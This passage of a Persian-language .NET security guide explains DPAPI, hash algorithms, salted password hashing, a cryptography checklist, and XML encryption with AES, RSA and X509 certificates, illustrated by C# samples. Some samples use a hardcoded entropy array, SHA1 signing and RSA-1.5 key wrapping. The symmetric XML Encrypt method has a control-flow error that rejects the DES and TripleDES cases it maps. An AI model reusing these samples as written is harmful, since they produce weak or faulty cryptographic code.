                        CryptoConfig.MapNameToOID("SHA1"),
                             signatureOfAmir))
    Console.WriteLine("Verified");
```

۵-۲-۳-۷ استفاده از ویندوز DPAPI

اگر موارد گفته شده در بخش قبل خیلی سخت به نظر می رسد، می‌توانید اجازه دهید که ویندوز مراقبت از مدیریت کلیدها را به عهده بگیرد. Windows Data Protection API (DPAPI) یک سرویس پایه‌ای سیستم است که ویندوز آن را ارایه می‌دهد و توسط فرآیندهای امن درسیستم‌عامل (the Local Security Authority (LSA) مدیریت می‌شود.

DPAPI با استفاده از کلاس ProtectedData در فضای نام System.Security.Cryptography قابل دسترسی است و مدیریت کلید و رمزنگاری متقارن را فراهم می‌کند. برای رمزگذاری کردن داده‌ها تابعProtect را فراخونی کرده و برای رمزگشایی آن‌ها تابع Unprotect را فراخوانی می کنیم. ورودی هریک از این توابع عبارتند از:

- یک آرایه‌ی بایتی از داده‌ها برای کار روی آن.
- یک آرایه‌ی اختیاری و بایتی از آنتروپی که به عنوان یک کلید اضافی عمل می‌کند (بنابراین اگر استفاده می‌شود، باید رمزنگاری به صورت تصادفی انجام شده و برای رمزگشایی ذخیره شود).
- یک دامنه

مانند سرویس‌های گواهی‌نامه، DPAPI نیز مفهوم ذخیره‌ی دستگاه و کاربر را دارد. پارامتر دامنه را این‌که کدام کلید از ذخیره‌سازی باید مربوط گردد، تعریف می‌کند. پارامتر اختیاری آنتروپی که برای افزایش ابعاد اطلاعات در پایگاه ذخیره‌سازی استفاده می‌شود، به برنامه‌هایی که کلید DPAPI را به اشتراک گذاشته اند اجازه‌ی مجزا کردن اطلاعات خود را از یکدیگر را می‌دهد. برای IIS6، باید دامنه LocalMachine استفاده گردد. در IIS7، اگر کاربر با دامنه‌ی CurrentUser بوده و پیکربندی لازم را در برنامه برای بارگذاری مشخصات کاربر انجام داده باشید، این عمل امکان‌پذیر است. کد زیر توابع لازم برای رمزگذاری و رمزگشایی با استفاده از DPAPI را نشان می‌دهد.

```
// This is an example of entropy. In a real application
// it should be a cryptographically secure array of random data.
private static byte[] entropy = {1, 3, 5, 7, 9, 11, 15, 17, 19};
static byte[] EncryptUsingDPAPI(byte[] clearText)
{
     return ProtectedData.Protect(
         clearText,
         entropy,
         DataProtectionScope.LocalMachine);
}
static byte[] DecryptUsingDPAPI(byte[] encryptedText)
{
     return ProtectedData.Unprotect(
         encryptedText,
         entropy,
         DataProtectionScope.LocalMachine);
}
```

همان‌طور که می بینید، لازم نیست که شما کلید یا الگوریتم را مشخص کنید چراکه DPAPI این کار را انجام می‌دهد.

۳-۳-۷ حفظ جامعیت با درهم سازی

درهم‌سازی، یک تابع رمزنگاری است که برای ارائیه یک اثر انگشت امن از داده استفاده می‌شود. یکی از کاربردهای رایج آن برای بررسی فایل‌هایی است را دانلود می‌کنید. برخی از سایت‌ها از الگوریتم MD5 یا یا الگوریتم درهم‌سازی امن (SHA) برای ارایه Checksum یک فایل استفاده می‌کنند. با اجرای یک برنامه‌ی مناسب (برای مثال، HashTab که از http://beeblebrox.org در دسترس است) در برابر فایلی که دانلود شده، می‌توان اطمینان حاصل کرد که فایل از زمان تولید تغییری نکرده و در طول فرایند دانلود خراب نشده است. البته اگر یک وب‌سایت به خطر افتاده و فایل دانلود شده و بیت کنترلی منتشر شده جایگزین شده باشند، بیت کنترلی هیچ‌گونه امنیتی را فراهم نمی‌کند.

یک الگوریتم درهم‌سازی دارای چهار ویژگی است:

- خروجی الگوریتم دارای طول شناخته‌شده و ثابت است. طول با توجه به الگوریتم مورد استفاده متفاوت است. با این حال، تحت‌تاثیر اندازه داده‌های ورودی نمی‌باشد.
- قطعی است. یعنی خروجی درهم‌سازی برای یک ورودی مشخص، همیشه یکسان است.
- یک طرفه است. داده نمی‌تواند از مقدار درهم‌سازی آن بازسازی شود.
- تقریبا هر خروجی درهم‌سازی منحصر به فرد است. اگر یک الگوریتم درهم‌سازی برای دو مجموعه‌ی متفاوت از داده، خروجی یکسان تولید کند، یک «برخورد» رخ داده است. در هر تابع درهم‌سازی یک خطر برخورد وجود دارد. با این حال، یک الگوریتم درهم‌سازی خوب باید خطر برخورد را با تولید خروجی‌های متفاوت به حداقل برساند، حتی اگر ورودی‌ها تنها در یک بیت تغییر کرده‌اند.

۱-۳-۳-۷ انتخاب الگوریتم درهم سازی

چارچوب دات‌نت چندین الگوریتم درهم‌سازی در فضای نام System.Security.Cryptography فراهم می‌کند و همه‌ی کلاس‌های درهم سازی از کلاس پایه HashAlgorithm مشتق شده‌اند. شما متوجه خواهید شد که بعضی از الگوریتم‌ها مانند SHA1CryptoProvider و SHA1Managed به نظر می‌رسد که دو بار پیاده‌سازی شده‌اند. کلاس‌هایی که نام آن‌ها به CryptoProvider پایان می‌پذیرند، پوشش‌هایی برای Windows Crypto API هستند، در حالی که کلاس‌هایی که نام آن‌هابه Managed پایان می‌پذیرد به صورت کد مدیریت شده پیاده‌سازی شده‌اند. پیاده‌سازی پوشش‌ها به طور قابل ملاحظه ای سریع‌تر از نسخه‌های کد مدیریت شده است. با این حال، استفاده از آن‌ها یک وابستگی به پلت‌فرم ایجاد می‌کند. اگر می‌خواهید کد

شما قابلیت حمل به Mono یا سایر زبان‌های رایج زمان اجرا (CLR) را داشته باشد، باید از کلاس‌های مدیریت استفاده کنید.

MD5 و SHA1 الگوریتم‌های تابع‌اول و مورد استفاده برنامه‌نویسان هستند با این حال، هر دو از این الگوریتم‌ها نقاط ضعفی دارند و باید هر زمان که ممکن است باید از آن‌ها اجتناب شود. الگوریتم‌های فعلی که بیشتر توصیه می‌شود SHA256 و SHA512 نام دارند. با دات‌نت، ایجاد یک درهم‌سازی بسیار آسان است. به سادگی می‌توانید یک نمونه از کلاس برای الگوریتم موردنظر خود را ایجاد کرده و تابع ComputeHash را فراخوانی کنید. تابع ComputeHash تنها یک پارامتر ورودی می‌گیرد و آن داده ای است که شما می‌خواهید درهم سازی برای آن انجام شود. هم داده ی ورودی و هم خروجی به دست آمده، آرایه ای از نوع بایت هستند. اگر شما با رشته‌ها کار می‌کنید، فضای نام System.Text کلاس رمزگذاری را فراهم کرده که در انجام عمل تبدیل به شما کمک می‌کند. در ابتدا باید رمزگذاری صحیح را برای ورودی خود انتخاب کرده و GETBYTES() را فراخوانی کنید. برای مثال، اگر رشته در قالب UTF8 بود، شما می‌توانید از Encoding.UTF8.GetBytes(data) استفاده کنید.

۱. قطعه کد زیر از الگوریتم SHA256 برای محاسبه یک درهم‌سازی شده روی رشته ورودی استفاده کرده است. اکنون می‌توانید این کد را روی داده‌های خودتان امتحان کنید.

```
private string CalculateSHA256Hash(string input)
{
    // Encode the input string into a byte array.
    byte[] inputBytes = Encoding.UTF8.GetBytes(input);
    // Create an instance of the SHA256 algorithm class
    // and use it to calculate the hash.
    SHA256Managed sha256 = new SHA256Managed();
    byte[] outputBytes = sha256.ComputeHash(inputBytes);
    // Convert the outputed hash to a string and return it.
    return Convert.ToBase64String(outputBytes);
}
```

۲. اگر تمایل دارید برای فایل‌ها یک مقدار درهم‌سازی شده تولید کنید، روش ComputeHash () می‌تواند یک Stream به جای یک مقدار بایت را به عنوان ورودی بپذیرید. شما می‌توانید برای تشخیص تغییرات در فایل‌های خود که روی کارگزار ذخیره شده‌اند از این روش استفاده کنید. برای اعتبارسنجی یک رشته درهم‌سازی شده، می‌توانید رشته‌ی موردنظر را دوباره درهم سازی کرده و با رشته‌ی درهم سازی‌شده‌ی اولیه مقایسه کنید. اگر رشته درهم‌سازی‌شده‌ی محاسبه با رشته‌ی درهم‌سازی‌شده‌ی اصلی متفاوت هستند، داده‌ای که از این رشته‌ها از طریق آن ایجاد شده‌اند،

متفاوت است. به عنوان مثال، اگر یک فایل را دانلود و مقدار درهم‌سازی را برای آن محاسبه کردید، اما متوجه شدید که با فایل موجود درصفحه دانلود متفاوت است،در نتیجه ممکن است فایل در فرآیند انتقال خراب شده باشد، ممکن است توسط یک مهاجم جایگزین شده باشد و یا ممکن است توسط Web Master جایگزین شده باشد.

اگر ویژگی‌های یک الگوریتم درهم‌سازی مطمین را به یاد داشته باشید می‌دانید که یک طرفه است. در نتیجه داده‌هایی که درهم‌سازی شده‌اند، نمی‌توانند از طریق رشته درهم‌سازی شده بازسازی شوند. این قابلیت باعث می‌شود که درهم‌سازی روشی عالی برای ذخیره سازی کلمه‌ی عبور باشد. شما می‌توانید به جای ذخیره مستقیم کلمه‌ی عبور، رشته‌ی درهم‌سازی شده حاصل از آن را ذخیره کنید. سپس در هنگام اعتبارسنجی کلمه‌ی عبور کاربر را دریافت کرده، مقدار درهم‌سازی‌شده برای آن را محاسبه و با مقدار ذخیره‌شده مقایسه کنید. از آن‌جا که درهم‌سازی برای یک رشته مشخص همیشه یک مقدار تولید می‌کند، فقط یک کاربر که کلمه‌ی عبور صحیح را تولید کند قادر به عبور از اعتبارسنجی خواهد بود.

هرگز کلمه‌ی عبور را به صورت رشته مشخص ذخیره نکنید. چرا که اگر کلمه‌ی عبور شما به خطر افتاده یا به سرقت برود، پس از آن به شدت در برابر ورودهای جعلی، شکایت حفظ حریم خصوصی از کاربران خود و یا حتی دادخواهی در برخی از کشورها آسیب‌پذیر خواهید بود. درهم‌سازی کلمه‌ی عبور بهتر از رمزنگاری آن است. دلیل این است که، اگر کلمه‌ی عبور اینترنتی به خطر بیافتد، رمزگشایی کلمه‌ی عبور و کشف آن ممکن است. اما همان‌طور که پیش از این گفته شد، درهم‌سازی یک روش یک طرفه است و عموما نمی‌توان رشته‌ی اولیه را از رشته‌ی درهم سازی شده استخراج کرد.

با این حال، ذخیره کردن کلمه‌ی عبور درهم‌سازی شده به این سادگی هم نیست. از آن‌جا که یک الگوریتم درهم‌سازی قطعی است (تولید نتایج مشابه برای ورودی‌های یکسان)، می‌توان یک لیست از رشته‌های درهم‌سازی شده رایج تولید کرد (برای مثال، تولید یک پایگاه‌داده از رشته‌های درهم‌سازی شده برای هر کلمه در یک فرهنگ لغت). زمان اولیه لازم برای تولید این لیست قابل توجه است. با این حال، با یک بار تولید، مراجعات بعدی بسیار ساده است.

رشته‌های درهم‌سازی‌شده‌ی خام نیز در معرض حملات **جداول رنگین کمان** می‌باشد. جدول رنگین کمان روشی برای ایجاد تعادل بین نیاز به پیش‌محاسبه رشته‌های درهم‌سازی و فضای بسیار زیاد لازم برای ذخیره‌سازی دیکشنری از رشته‌های درهم‌سازی شده است.

این روش‌ها حملات علیه درهم‌سازی را امکان‌پذیر می‌کنند. حتی به بدون این مشکلات، استفاده از یک درهم‌سازی خام بدان معنی است که دو یا چند کاربر با کلمه‌ی عبور مشابه، کلمه‌ی عبور درهم‌سازی‌شده مشابهی خواهند داشت و این بیانگر نشت اطلاعات است.

روش استاندارد برای اجتناب از این نقاط ضعف به عنوان salting شناخته می‌شود. salting شامل افزودن بی‌نظمی به رمزعبورهای درهم‌سازی‌شده، توسط ترکیب یک salt (یک مقدار تصادفی) و کلمه‌ی عبور است. نیازی به مخفی نگه داشتن این مقدار تصادفی نیست، درنتیجه می‌تواند با کلمه‌ی عبور درهم‌سازی‌شده ذخیره گردد. ترکیب salt و کلمه‌ی عبور به معنی این است که یک دیکشنری از جستجوهای درهم‌سازی‌شده که برای هر مقدار ممکن salt تولید می‌شود، ایجاد کنیم که این عمل مقدار قابل توجهی زمان و فضا می‌گیرد. طول و پیچیدگی مقدار salt به طور مستقیم بر زمان صرف شده برای یک حمله جدول رنگین کمان اثر می‌گذارد، هرچه طولانی‌ترو پیچیده‌تر باشد، زمان بیشتری برای یک حمله‌ی موفق نیاز است. برای هر مقداری که درهم‌سازی می‌کنید، باید از یک مقدار salt جدید استفاده کنید. استفاده از salt جدید بدان معنی است که یک دیکشنری جدید برای هر کلمه‌ی عبور ذخیره شده باید ایجاد شود.

٤-٣-٧ یک چک‌لیست برای رمزگذاری

در زیر یک چک‌لیست از اقلام لازم به هنگام انتخاب یک مکانیزم رمزگذاری برای نرم‌افزار آورده شده است:

- یک روش مناسب براساس وضعیت خود انتخاب نمایید. اگر برنامه‌ی شما باید یک داده را رمزگذاری و رمزگشایی کند، یک الگوریتم متقارن انتخاب کنید و اگر برنامه‌ی شما با یک سیستم خارجی در ارتباط است، یک الگوریتم نامتقارن را انتخاب کنید.
- از بررسی مناسب جامعیت برای داده‌های خود استفاده کنید. رمزگذاری برای تشخیص تغییرات در داده‌ها کافی نیست. حتی داده‌های رمزگذاری نشده ممکن است به یک مکانیسم برای تشخیص تغییرات نیاز داشته باشند. از روش‌های درهم‌سازی، MACs و یا امضای گواهی‌نامه استفاده کنید تا قابلیت بررسی داده‌ها، زمانی که داده‌ها تغییر کرده است را به شما بدهد.
- الگوریتم خود را با دقت انتخاب کنید. برخی از الگوریتم‌ها در حال حاضر شکننده به حساب می‌آیند و یا به سادگی قابل شکستن هستند. از الگوریتم‌های توصیه شده در بخش‌های قبل

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

(SHA256 یا SHA512 برای درهم‌سازی و AES برای رمزنگاری متقارن) با توجه به وضعیت خود استفاده کنید.

- از کلیدهای خود محافظت کنید. اگر کلیدهای شما به خطر بیافتد، اطلاعاتتان نیز در معرض خطر قرار می گیرند. کلیدها را به طور جداگانه از داده‌های رمزگذاری شده ذخیره و به شدت دسترسی به آن‌ها را کنترل کنید. اطمینان حاصل کنید که یک پشتیبان امن و جداگانه‌ای از کلیدها و گواهی‌نامه‌های خود تهیه کرده‌اید.
- برای تغییرات الگوریتم برنامه‌ریزی کنید. با گذشت زمان، ناامنی الگوریتم‌ها ثابت می‌شود. برنامه‌ریزی کنید و نحوه‌ی تغییر الگوریتم و پشتیبانی از داده‌های قدیمی‌تر را در نظر بگیرید.

۷-٤ ایمنی اسناد XML

XML استاندارد خود را برای رمزنگاری و امضا دارد. استاندارد رمزگذاری XML (XMLEnc) چگونگی رمزگذاری سند و تعویض کلیدهای رمزگذاری را مشخص می‌کند. برای اطلاعات بیشتر می‌توانید به آدرس http://www.w3.org/TR/xmlenc - core/ مراجعه کنید. استاندارد امضای XML (XMLDsig) می‌توانید در آدرس http://www.w3.org/TR/xmldsig - core/ بیابید.

XML را می‌توان با گواهی X509 یا کلید نامتقارن امضا کرد. با گواهی X509، یک کلید مشترک و یا یک کلید نامتقارن رمزگذاری کرد. با این حال، رمزگذاری تغییر یک سند XML یا این‌که توسط چه کسی رمزگذاری شده است را مشخص نمی‌کند. یک امضای دیجیتال این امر را فراهم می‌کند.

همان دستورالعمل‌هایی که به سیستم‌های رمزنگاری اعمال می‌شود، عموماً برای رمزگذاری XML نیز اعمال می‌شود، از جمله انتخاب طول کلید، الگوریتم و شرایط مناسب برای آن‌ها.

۷-٤-۱ رمزگذاری اسناد XML

هنگامی که XML رمزگذاری می‌شود، ممکن است کل سند یا عناصر خاصی از آن رمزگذاری شده باشند. علاوه بر XML رمزگذاری شده، یک سند XMLEnc نیز حاوی اطلاعاتی در مورد نوع الگوریتم مورد استفاده برای رمزگذاری سند و هم‌چنین ارجاع به کلیدهای رمزگذاری است. کلاس‌های لازم برای توابع رمزنگاری XML در فضای نام System.Security.Cryptography.Xml، که بخشی از اسمبلی System.Security است، قرار دارند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۱-۱-٤-۷ استفاده از یک کلید متقارن رمزنگاری با XML

هنگام استفاده از یک الگوریتم متقارن (مانند AES) در رمزگذاری، باید از کلید یکسان برای رمزگذاری و رمزگشایی داده‌ها استفاده کنید و هر دو بخش باید روی کلیدها و الگوریتم مورد استفاده به توافق برسند. به طور کلی، این روش زمانی که از یک برنامه واحد برای رمزگذاری و رمزگشایی داده استفاده می‌کنید مناسب است. مثال زیر یک روش مناسب برای رمزگذاری یک عنصر XML در یک سند را نشان می‌دهد. برای این کار یک سند XML، عنصر موردنظر برای رمزگذاری و یک نمونه‌ی شناخته‌شده از یک الگوریتم متقارن لازم است.

```
public static void Encrypt(XmlDocument document,
     string elementNameToEncrypt,
     SymmetricAlgorithm algorithm)
{
     // Check the arguments.
     if (document == null)
        throw new ArgumentNullException("document");
     if (elementNameToEncrypt == null)
         throw new ArgumentNullException("elementNameToEncrypt");
     if (algorithm == null)
         throw new ArgumentNullException("key");
    // Extract the element to encrypt.
     XmlElement elementToEncrypt =
         document.GetElementsByTagName(
             elementNameToEncrypt)[0]
         as XmlElement;
     if (elementToEncrypt == null)
         throw new XmlException(
            "The specified element was not found");
     // Encrypt the xml element
     EncryptedXml eXml = new EncryptedXml();
     byte[] encryptedElement =
         eXml.EncryptData(elementToEncrypt,
                          algorithm, false);
     // Now build a representation of the encrypted data.
     EncryptedData encryptedData =
         new EncryptedData
             {
                    Type = EncryptedXml.XmlEncElementUrl
             };

     // Work out the algorithm used so we can embed it
     // into the document.
     string encryptionMethod = null;
     if (algorithm is TripleDES)
         encryptionMethod = EncryptedXml.XmlEncTripleDESUrl;
     else if (algorithm is DES)
         encryptionMethod = EncryptedXml.XmlEncDESUrl;
     if (algorithm is Rijndael)
```

```
    {
        switch (algorithm.KeySize)
        {
            case 128:
                encryptionMethod = EncryptedXml.XmlEncAES128Url;
                break;
            case 192:
                encryptionMethod = EncryptedXml.XmlEncAES192Url;
                break;
            case 256:
                encryptionMethod = EncryptedXml.XmlEncAES256Url;
                break;
        }
    }
    else
    {
        // Throw an exception if the transform
        //is not in the previous categories
        throw new CryptographicException(
           "Specified algorithm is not supported");
    }
    encryptedData.EncryptionMethod =
        new EncryptionMethod(encryptionMethod);
    // Add the encrypted element data to the
    // EncryptedData object.
    encryptedData.CipherData.CipherValue = encryptedElement;
    // Replace the original element with the encrypted data
    // and algorithm information
    EncryptedXml.ReplaceElement(
        elementToEncrypt, encryptedData, false);
}
```

کد بالا، سند XML را برای مشخص کردن عنصر موردنظر جستجو کرده و آن را به صورت یک شی از نوع XmlElement جدا می‌کند. سپس با استفاده از روش EncryptedData از کلاس EncryptedXml آن را رمزگذاری می‌کند. در حال حاضر داده‌های رمزگذاری شده را دارید، اما باید قبل از استفاده به درستی قالب‌بندی شود. کلاس EncryptedData برای کپسوله کردن همه‌ی موارد لازم برای ایجاد یک عنصر رمزگذاری شده با قالب صحیح استفاده می‌شود، بنابراین یک نمونه از این کلاس ایجاد کرده‌ایم. ویژگی EncryptionMethod الگوریتم مورد استفاده را مشخص می‌کند و داده‌های رمزگذاری‌شده به ویژگی CipherValue از ویژگی CipherData در کلاس EncryptedData اضافه شده‌اند. در نهایت، روش ReplaceElement از کلاس EncryptedXml برای جایگزین کردن متن اصلی با عنصر رمزگذاری‌شده با قالب صحیح استفاده شده است. مثال زیر نمونه‌ای از سند XML برای رمزگذاری را نمایش می‌دهد.

```
<?xml version="1.0" encoding="utf-8" ?>
 <envelope>
     <to>barryd@idunno.org</to>
     <from>yourbank@bank.com</from>
     <message> You have just been paid.</message >
```

```
</envelope>
```

سپس می‌توانید عنصر message را با استفاده از کد زیر رمزگذاری کنید:

```
XmlDocument document = new XmlDocument
{
    PreserveWhitespace = true
};

// Load the document and then continue.
RijndaelManaged algorithm = new RijndaelManaged();
Encrypt(document, "message", algorithm);
```

همان‌طور که در بخش‌های قبل گفتیم، ایجاد یک نمونه‌ی جدید از کلاس الگوریتم متقارن کلیدهای رمزنگاری را به صورت خودکار تولید خواهد کرد. در کد نهایی، باید کلیدها را از یک پایگاه کلید ایمن بارگذاری کرده یا کلیدهای رمزنگاری را بعد از استفاده به صورت امن ذخیره‌سازی کنید. سند XML رمزگذاری شده مانند زیر خواهد بود:

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
        xmlns="http://www.w3.org/2001/04/xmlenc#">
     <EncryptionMethod
Algorithm="http://www.w3.org/2001/04/xmlenc#aes256-cbc" />
     <CipherData>
       <CipherValue>p1D/....FIT2Q==</CipherValue>
     </CipherData>
  </EncryptedData>
</envelope>
```

می‌توانید ببینید که عنصر message با یک عنصر EncryptedData که شامل داده‌های رمزگذاری شده (عنصر CipherData) و هم‌چنین اطلاعاتی درباره‌ی روش مورد استفاده (عنصر EncryptionMethod) جایگزین شده است. اگر گیرنده، کلید و IV مورد استفاده را به اشتراک بگذارد، این اطلاعات برای رمزگشایی عنصر کافی است.

برای رمزگشایی داده‌ها، می‌توانید از روش ارایه شده در مثال زیر استفاده کنید. به یاد داشته باشید که در الگوریتم‌های متقارن، از کلید و IV یکسان برای رمزگشایی داده‌های رمزگذاری‌شده استفاده می‌کنیم.

```
public static void Decrypt(XmlDocument xmlDocument,
     SymmetricAlgorithm algorithm)
{
     // Check the arguments.
     if (xmlDocument == null)
         throw new ArgumentNullException("xmlDocument");
     if (algorithm == null)
         throw new ArgumentNullException("key");
```

```
    // Find the EncryptedData element in the XmlDocument.
    XmlElement encryptedElement =
        xmlDocument.GetElementsByTagName(
             "EncryptedData")[0] as XmlElement;
    // If the EncryptedData element was not found,
    // throw an exception.
    if (encryptedElement == null)
    {
        throw new XmlException("No encrypted element was found.");
    }
    // Create an EncryptedData object and populate it.
    EncryptedData encryptedData = new EncryptedData();
    encryptedData.LoadXml(encryptedElement);
    // Create a new EncryptedXml object.
    EncryptedXml encryptedXml = new EncryptedXml();
    // Decrypt the element using the symmetric algorithm.
    byte[] rgbOutput =
       encryptedXml.DecryptData(encryptedData, algorithm);
    // Replace the encryptedData element with the
    // plaintext XML element.
    encryptedXml.ReplaceData(encryptedElement, rgbOutput);
}
```

این روش در سند XML جستجو کرده و اولین عنصر رمزگذاری شده را پیدا کرده و نسبت به رمزگشایی آن اقدام می‌کند.

۷-٤-۱-۲ استفاده از یک جفت کلید نامتقارن برای رمزگذاری و رمزگشایی XML

همان‌طور که می‌دانید رمزگذاری نامتقارن به اشتراک‌گذاری کلیدهای پنهان نیازی ندارد. الگوریتم رمزگذاری برای رمزگذاری از کلید عمومی گیرنده استفاده می‌کند. رمزگشایی تنها توسط دارنده کلید خصوصی مطابق با کلید عمومی امکان‌پذیر است. با این حال، رمزنگاری نامتقارن یک نقطه ضعف دارد و آن این است که تنها می‌تواند مقادیر کمی از داده‌ها را رمزگذاری کند.

در فصول قبل در مورد کلید نشست صحبت کردیم. کلید نشست یک کلید متقارن است که به صورت خودکار تولید می‌شود و برای رمزگذاری داده از آن استفاده می‌شود. کلیدهای نشست به اندازه کافی کوچک هستند که بتوان آن‌ها را توسط الگوریتم‌های نامتقارن رمزگذاری کرد، بنابراین کلید نشست با استفاده از کلید نامتقارن رمزگذاری شده است و پس از آن با داده‌های رمزگذاری‌شده منتقل می‌شود. استاندارد رمزگذاری XML یک روش انتقال کلید نشست و هم‌چنین جزییات بیشتر در مورد کلید نامتقارن استفاده شده برای محافظت از آن را تعریف کرده است.

کد زیر یک سند XML، نام عنصر موردنظر برای رمزگذاری و یک کلید RSA را می‌گیرد و یک کلید نشست تولید کرده و آن را با استفاده از کلید نامتقارن عمومی رمزگذاری می‌کند.

```
public static void Encrypt(XmlDocument document,
     string elementNameToEncrypt, RSAParameters rsaParameters)
{
     const string KeyName = "rsaKey";
     const string EncryptedElementId = "encryptedMessage";
     // Create a new instance of the RSA algorithm and load the key.
     RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();
     rsa.ImportParameters(rsaParameters);
     // Get the element for encryption.
     XmlElement elementToEncrypt =
         document.GetElementsByTagName(elementNameToEncrypt)[0]
         as XmlElement;
     if (elementToEncrypt == null)
     {
         throw new XmlException(
             "The specified element was not found");
     }
     // Create a session key as asymmetric algorithms
     // cannot encrypt large amounts of data.
     RijndaelManaged sessionKey =
         new RijndaelManaged { KeySize = 256 };
     // Encrypt the required element using the session key.
     EncryptedXml encryptedXml = new EncryptedXml();
     byte[] encryptedElement = encryptedXml.EncryptData(
         elementToEncrypt, sessionKey, false);
     // Now create an encrypted data element containing the details
     // of the algoritm used to generate the session key and the id
     // for the encrypted element.
     EncryptedData encryptedData = new EncryptedData
        {
            Type = EncryptedXml.XmlEncElementUrl,
            Id = EncryptedElementId,
            EncryptionMethod = new EncryptionMethod(
                EncryptedXml.XmlEncAES256Url)
        };
     // Encrypt the session key using the asymmetric
     // algorithm created from the passed RSA key.
     EncryptedKey encryptedSessionKey = new EncryptedKey();
     byte[] encryptedKey = EncryptedXml.EncryptKey(
         sessionKey.Key, rsa, false);
     // Wrap the encrypted session key with information about
     // how it was encrypted.
     encryptedSessionKey.CipherData = new CipherData(encryptedKey);
     encryptedSessionKey.EncryptionMethod =
       new EncryptionMethod(EncryptedXml.XmlEncRSA15Url);
     // Now create a reference for the encrypted session
     // key which will be used when the encrypted XML
     // is created. This allows for multiple data
     // elements to be encrypted using different keys.
     DataReference dataReference = new DataReference
       { Uri = "#" + EncryptedElementId };
     encryptedSessionKey.AddReference(dataReference);
     // Add this reference to the encrypted data.
     encryptedData.KeyInfo.AddClause(
```

```
        new KeyInfoEncryptedKey(
          encryptedSessionKey));
      // Now create a KeyName element
      KeyInfoName keyInfoName = new KeyInfoName { Value = KeyName };
      encryptedSessionKey.KeyInfo.AddClause(keyInfoName);
      // And finally replace the plain text with the cipher text.
      encryptedData.CipherData.CipherValue = encryptedElement;
      EncryptedXml.ReplaceElement(elementToEncrypt, encryptedData, false);
      sessionKey.Clear();
      rsa.Clear();
}
```

اگر شما از پسند نمونه در مثال رمزنگاری متقارن استفاده کنید، XML رمزگذاری شده خواهد مانند زیر خواهد بود:

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <EncryptedData Id="encryptedMessage"
Type="http://www.w3.org/2001/04/xmlenc#Element"
xmlns="http://www.w3.org/2001/04/xmlenc#">     <EncryptionMethod
      Algorithm="http://www.w3.org/2001/04/xmlenc#aes256-cbc" />
    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
      <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
        <EncryptionMethod
          Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
        <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
          <KeyName>rsaKey</KeyName>
        </KeyInfo>
        <CipherData>
          <CipherValue>fUPT/....KmU=</CipherValue>
        </CipherData>
        <ReferenceList>
          <DataReference URI="#encryptedMessage" />
        </ReferenceList>
      </EncryptedKey>
    </KeyInfo>
    <CipherData>
      <CipherValue>R5RTQvAGgW0MVd...ah+gwFin5xu5Q==</CipherValue>
    </CipherData>
  </EncryptedData>
</envelope>
```

اگر نتیجه‌ی به دست آمده در بالا را با XML رمزگذاری‌شده تولید شده توسط کلید متقارن مقایسه کنید، متوجه‌ی دو نمونه از عناصر CipherData خواهید شد؛ که یکی از آن‌ها حاوی اطلاعات رمزگذاری شده و دیگری دربرگیرنده کلید متقارنی است که برای رمزگذاری از آن استفاده شده و خود توسط کلید نامتقارن عمومی رمزگذاری شده است. عنصر KeyInfo عنصر حاوی جزییات کلید متقارن استفاده شده است.

می‌توان در یک سند XML چندین عنصر را با کلید متقارن مربوط به هریک رمزگذاری کرد. این کار را می‌توان با مشخص کردن یک نام کلید منحصر به فرد و نام عنصر منحصر به فرد برای داده‌های رمزگذاری شده انجام داد. برای سادگی، در مثال فوق این مقادیر ثابت در نظر گرفته شده‌اند. با این حال، شما به راحتی می‌توانید آن‌ها را به عنوان پارامتر ورودی برای تابع ارسال کنید.

همان‌طور که در مثال زیر نشان داده شده است، در مقایسه با کد رمزگذاری، رمزگشایی XML ساده‌تر است.

```
public static void Decrypt(XmlDocument document,
     RSAParameters rsaParameters)
{
     const string KeyName = "rsaKey";
     // Create a new instance of the RSA algorithm and load the key.
     RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();
     rsa.ImportParameters(rsaParameters);
     // Check the arguments.
     if (document == null)
         throw new ArgumentNullException("document");
     // Create a new EncryptedXml object.
     EncryptedXml encryptedXml = new EncryptedXml(document);
     // Add a key-name mapping.
     // This method can only decrypt documents
     // that present the specified key name.
     encryptedXml.AddKeyNameMapping(KeyName, rsa);
     // Decrypt the element.
     encryptedXml.DecryptDocument();
}
```

مجددا برای اختصار، این کد از یک نام کلید ثابت استفاده کرده و به دنبال یافتن اولین عنصر رمزگذاری‌شده است. اگر شما عناصر رمزگذاری‌شده متعدد با کلیدهای جداگانه را پشتیبانی می‌کنید، باید نام کلید و عنصر را به عنوان پارامتر ورودی دریافت کند.

۳-۱-٤-۷ استفاده از یک گواهی‌نامه X509 برای رمزگذاری و رمزگشایی XML

همان‌طور که قبلاً اشاره شد رمزگذاری نامتقارن به شما اجازه‌ی شناسایی کسی که در حال رمزگذاری برای او هستید و همین‌طور امضای اسناد را به منظور شناسایی این‌که چه کسی آن‌ها را فرستاده نمی‌دهد. گواهی‌نامه X509 هویت و کلیدهای رمزگذاری را کپسوله می‌کند، در نتیجه برای رمزنگاری، رمزگشایی و امضای اسناد به گونه‌ای که منشأ سند مشخص باشد مناسب است. مثال زیر نمونه‌ای از رمزگذاری و رمزگشایی با استفاده از یک گواهی‌نامه X509 را نشان می‌دهد.

```
public static void Encrypt(XmlDocument document,
   string elementIdToEncrypt,
   X509Certificate2 certificate)
{
```

```
   if (document == null)
     throw new ArgumentNullException("document");
   if (elementIdToEncrypt == null)
     throw new ArgumentNullException("elementIdToEncrypt");
   if (certificate == null)
     throw new ArgumentNullException("certificate");
   // Extract the element to encrypt
   XmlElement elementToEncrypt =
     document.GetElementsByTagName( elementIdToEncrypt)[0] as XmlElement;
   if (elementToEncrypt == null)
     throw new XmlException("The specified element was not found");
   // Create an instance of the encryptedXml class,
   //and encrypt the data
   EncryptedXml encryptedXml = new EncryptedXml();
   EncryptedData encryptedData =
     encryptedXml.Encrypt(elementToEncrypt, certificate);
   // Replace the original element.
